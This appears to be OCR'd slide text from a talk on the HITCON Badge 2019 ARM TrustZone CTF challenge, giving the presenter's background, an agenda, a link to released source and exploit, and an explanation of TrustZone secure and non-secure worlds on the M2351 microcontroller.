HITCON Badge 2019
MCU ARM TrustZone challenge

Alan Lee , yuawn , will

About yuawn


- CTF - DoubleSigma / Balsn / BFKinesiS
- NTU - nslab
- Focus on binary exploitation

_yuawn

yuawn

Agenda

- Introduction
  - HITCON Badge 2019 Challenge
  - ARM TrustZone mechanism on MCU
- Exploitation
- Make TrustZone great again




Source code and exploit are released!

https://github.com/yuawn/HITCON-badge-2019

What is TrustZone?

- Secure Environment Separation
- Normal world (non-secure world)
  - UI, APP, etc.
- Secure world - TEE (Trusted Execution Environment)
  - Authentication, Mobile Payment, Content protection …

ARM TrustZone



What is TrustZone?

- TrustZone Hardware Architecture
  - NS bit in register
- TrustZone Software Implementation
  - TEE OS
    - TEEGRIS - Samsung
    - trusty - Google
    - OP-TEE - Open source
  - TA (Trusted Application)

TrustZone on M2351

TrustZone on M2351

- Non-secure function
- Non-secure callable function
- Secure function




Figure 2-5 Non-secure Code Calls Secure Function

BL: Branch with link instruction

Func_A_entry: Non-secure callable entry function

SG: Secure gateway instruction

